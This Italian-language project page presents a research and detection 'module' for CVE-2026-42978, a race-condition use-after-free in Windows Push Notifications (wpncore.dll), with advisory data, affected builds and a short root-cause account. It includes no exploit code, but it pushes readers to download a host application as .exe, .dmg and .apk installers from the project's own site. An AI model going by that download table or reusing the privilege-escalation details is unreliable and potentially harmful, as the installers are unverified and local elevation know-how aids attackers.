
CVE-2026-42978 Windows Push Notifications (WpnService) Use-After-Free e Race Condition: ricerca PoC, scanner diagnostico e modulo di audit di sicurezza per AI Security Tool.

CVE-2026-42978
Modulo Windows Push Notifications per AI Security Tool
Ecosistema di sicurezza AI di nuova generazione, terminale multi-protocollo e suite di agenti autonomi





Sito web · Documentazione del prodotto · Applicazione host · Chat della community
Navigazione del sito: Home · Aggiornamenti · Download · Moduli
Prodotto: AI Security Tool
Sito: zerodayevil.github.io
Documentazione: https://zerodayevil.github.io/ai-security-tool
Questo modulo è una trattazione revisionata e un profilo di verifica sicura per AI Security Tool.
Utilizza solo i moduli elencati sul sito del progetto o nel catalogo ufficiale. Carica questo modulo all'interno dell'applicazione approvata, verso endpoint di tua proprietà o per i quali sei autorizzato per iscritto a effettuare valutazioni.
Questo repository non distribuisce un exploit weaponizzato contro WpnService. Il laboratorio in lab/ è un mock autonomo della classe di bug (TOCTOU / double-fetch). Non comunica con il servizio reale di push notification.
Installa prima l'applicazione host. Poi abilita questo modulo da Modules → Windows / Local EoP → CVE-2026-42978.
| OS / piattaforma | Versione | Architettura / formato | Aggiornato | Stato | Download |
|---|---|---|---|---|---|
| Windows | v6.3.20 | installer x64 (.exe) | 2026-09-08 | Latest | Download .exe |
| Windows | v6.3.20 | portable x64 (.tar.gz) | 2026-09-08 | Latest | Download .tar.gz |
| macOS | v5.3.29 | Apple Silicon (.dmg) | 2026-09-05 | Stable | Download .dmg |
| Linux | v5.3.27 | Universal x64 (.tar.gz) | 2026-09-01 | Stable | Download .tar.gz |
| Android | v5.3.27 | ARM64 APK (.apk) | 2026-09-01 | Stable | Download .apk |
Solo fonti ufficiali:
CVE-2026-42978 è una elevazione locale di privilegi in Windows Push Notifications. Microsoft descrive un accesso concorrente a una risorsa condivisa senza corretta sincronizzazione (CWE-362). La ricerca su wpncore.dll patchata e non patchata mostra una race use-after-free in PresentationEndpointFacade durante lo shutdown della piattaforma.
WpnService viene eseguito nella sessione 0 come NT AUTHORITY\SYSTEM (svchost.exe -k netsvcs -p). La consegna di toast, tile e badge passa attraverso di esso. Vincere una race contro quel processo è un problema SYSTEM sulla macchina locale — non un bug remoto pre-auth su DC.
Stato: patchato il 10 giugno 2026 (Patch Tuesday). Questa pagina è ricerca difensiva.
Non è CVE-2026-41089 (Netlogon RCE). Componente diverso, modello di privilegi diverso, data di patch diversa.
| Campo | Valore |
|---|---|
| CVE | CVE-2026-42978 |
| BDU | BDU:2026-08249 |
| Advisory del vendor | MSRC — Windows Push Notifications EoP |
| Gravità | High · CVSS 3.1 7.8 |
| Debolezza | CWE-362 race condition · use-after-free sul percorso di shutdown |
| Componente | Windows Push Notifications · WpnService · wpncore.dll |
| Vettore di attacco | Locale |
| Privilegi richiesti | Bassi (utente locale autorizzato) |
| Interazione utente | Nessuna |
| Patch Tuesday | 10 giugno 2026 |
| Tipo di modulo | Trattazione di ricerca + verifica sicura in-app + pacchetto di rilevamento |
SKU client e server che includono Push Notifications. Conferma il KB esatto su MSRC prima di chiudere un ticket.
| Famiglia | Note |
|---|---|
| Windows 10 | 1809, 21H2, 22H2 (x86 / x64 / ARM64 ove applicabile) |
| Windows 11 | 23H2, 24H2, 25H2, 26H1 |
| Windows Server | 2016 / 2019 / 2022 / 2025 (full e Server Core dove il componente esiste) |
Build orientative dalle note di servicing pubbliche (ricontrolla sempre MSRC):
| Branch | Build patchata indicativa |
|---|---|
| Windows 11 23H2 | 22631.7219 |
| Windows 11 24H2 | 26100.8655 |
| Windows 11 25H2 | 26200.8655 |
| Windows 11 26H1 | 28000.2269 |
Esempio wpncore.dll (24H2) | vulnerabile 26100.8521 → patchata 26100.8655 |
La facade incapsula le chiamate alle API di notifica e delega a PresentationEndpointImpl. Durante lo shutdown della piattaforma, l'oggetto NotificationPlatform viene distrutto. Diversi metodi della facade storicamente acquisivano un puntatore alla piattaforma senza un flag di shutdown o un lock condiviso. Se il teardown vince la race, la chiamata successiva utilizza un puntatore pendente.

Lo stesso pattern lock-and-guard è stato applicato a 49 metodi PresentationEndpointFacade::*. I metodi di implementazione sottostanti sono rimasti invariati — il buco era nella facade.
wpncore.dll 26100.8521)